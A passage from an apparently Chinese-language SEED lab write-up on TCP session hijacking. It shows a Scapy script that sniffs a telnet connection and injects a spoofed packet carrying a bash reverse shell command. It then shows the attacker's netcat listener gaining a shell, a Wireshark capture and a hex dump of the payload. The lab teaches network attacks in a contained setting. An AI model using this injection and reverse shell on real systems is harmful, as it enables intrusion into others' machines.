            dst = old_ip.dst
            )
    tcp = TCP( sport = old_tcp.sport,
              dport = old_tcp.dport,
              seq = old_tcp.seq,
              ack = old_tcp.ack,
              flags = "PA"
              )
    data = "/bin/bash -i >/dev/tcp/172.17.0.1/4567 2>&1 0<&1\r\n"
    #####

    pkt = ip/tcp/data
    send(pkt,verbose=0)
    ls(pkt)
    #quit()

f = 'tcp and src host {} and dst host {} and dst port {}'.format(SRC, DST, PORT)
sniff(filter=f, prn=spoof)

```

(3) 观察和解释：

运行脚本后，在用户机上输入一个空格，然后脚本会监听到这个输入，并使用该序列号和ACK号伪造报文。

下图上方为攻击机运行脚本的截图，下方为攻击机开启监听后获得服务器的*shell*的截图。

```
Terminal
^C
[04/09/22]seed@VM:~/TCP$ vim hijacking_auto.py
[04/09/22]seed@VM:~/TCP$ sudo python hijacking_auto.py
version      : BitField (4 bits)          = 4
(4)
ihl          : BitField (4 bits)          = None
(None)
tos          : XByteField                  = 0
(0)
len          : ShortField                  = None
(None)
id           : ShortField                  = 1
(1)
flags        : FlagsField (3 bits)        = <Flag 0 ()>
(<Flag 0 ()>)
frag         : BitField (13 bits)         = 0
(0)
ttl          : ByteField                   = 64
(64)
proto        : ByteEnumField              = 6
(0)
chksum       : XShortField                = None

[04/09/22]seed@2091fb242a3d:~$ [04/09/22]seed@VM:~$ nc -lvp 4567
Listening on [0.0.0.0] port 4567 (family 0, port 4567)
Connection from [172.17.0.4] port 4567 [tcp/*] accepted (family 2, sport 42332)
[04/09/22]seed@2091fb242a3d ~$ ls
ls
aa
addtrustexternalcaroot.crt
```

伪造的报文成功发送，在wireshark中的抓包显示如下图。可以看到，发送了Data为”/bin/bash -i >/dev/tcp/172.17.0.1/4567 2>&1 0<&1\r\n”的报文。

tcp

No.	Time	Source	Destination	Protocol	Length	Info
1301	2022-04-09 18:09:10.0369466...	172.17.0.4	172.17.0.2	TELNET	69	Telnet Da...
1302	2022-04-09 18:09:10.0369614...	172.17.0.4	172.17.0.2	TCP	69	[TCP Keep...
1303	2022-04-09 18:09:10.0369466...	172.17.0.4	172.17.0.2	TCP	69	[TCP Keep...
1304	2022-04-09 18:09:10.0369911...	172.17.0.2	172.17.0.4	TCP	68	59638 → 2...
1305	2022-04-09 18:09:10.0369990...	172.17.0.2	172.17.0.4	TCP	68	[TCP Keep...
1306	2022-04-09 18:09:10.0369911...	172.17.0.2	172.17.0.4	TCP	68	[TCP Keep...
1313	2022-04-09 18:09:10.1305489...	172.17.0.2	172.17.0.4	TELNET	106	Telnet Da...
1314	2022-04-09 18:09:10.1305783...	172.17.0.2	172.17.0.4	TCP	106	[TCP Retr...
1315	2022-04-09 18:09:10.1320965...	172.17.0.4	172.17.0.2	TELNET	94	Telnet Da...
1316	2022-04-09 18:09:10.1321356...	172.17.0.4	172.17.0.2	TCP	94	[TCP Retr...
1317	2022-04-09 18:09:10.1320965...	172.17.0.4	172.17.0.2	TCP	94	[TCP Retr...
1318	2022-04-09 18:09:10.1397589...	172.17.0.4	172.17.0.1	TCP	76	42332 → 4...
1319	2022-04-09 18:09:10.1397589...	172.17.0.4	172.17.0.1	TCP	76	[TCP Out-...
1320	2022-04-09 18:09:10.1401512...	172.17.0.1	172.17.0.4	TCP	76	4567 → 42...
1321	2022-04-09 18:09:10.1401719...	172.17.0.1	172.17.0.4	TCP	76	[TCP Out-...
1322	2022-04-09 18:09:10.1402924...	172.17.0.4	172.17.0.1	TCP	68	42332 → 4...
1323	2022-04-09 18:09:10.1402924...	172.17.0.4	172.17.0.1	TCP	68	[TCP Dup ...
1324	2022-04-09 18:09:10.2613505...	172.17.0.2	172.17.0.4	TELNET	106	[TCP Spur...
1325	2022-04-09 18:09:10.2613700...	172.17.0.2	172.17.0.4	TELNET	106	[TCP Spur...
1326	2022-04-09 18:09:10.2614156...	172.17.0.4	172.17.0.2	TCP	80	[TCP Dup ...
1327	2022-04-09 18:09:10.2614333...	172.17.0.4	172.17.0.2	TCP	80	[TCP Dup ...
1328	2022-04-09 18:09:10.2614156...	172.17.0.4	172.17.0.2	TCP	80	[TCP Dup ...

Frame 1313: 106 bytes on wire (848 bits), 106 bytes captured (848 bits) on interface 0

- Linux cooked capture
- Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.4
- Transmission Control Protocol, Src Port: 59638, Dst Port: 23, Seq: 34095079, Ack: 2773709006, Len: 50
- Telnet
 - Data: /bin/bash -i >/dev/tcp/172.17.0.1/4567 2>&1 0<&1\r\n

0000	00 04 00 01 00 06 02 42	b4 54 d5 fd 08 00 08 00B.T.....
0010	45 00 00 5a 00 01 00 00	40 06 22 75 ac 11 00 02	E..Z....@."u....
0020	ac 11 00 04 e8 f6 00 17	02 08 3f e7 a5 53 70 ce?..Sp..
0030	50 18 20 00 64 a9 00 00	2f 62 69 6e 2f 62 61 73	P. .d.. /bin/bas
0040	68 20 2d 69 20 3e 2f 64	65 76 2f 74 63 70 2f 31	h -i >/d ev/tcp/1
0050	37 32 2e 31 37 2e 30 2e	31 2f 34 35 36 37 20 32	72.17.0. 1/4567 2
0060	3e 26 31 20 30 3c 26 31	0d 0a	>&1 0<&1 ..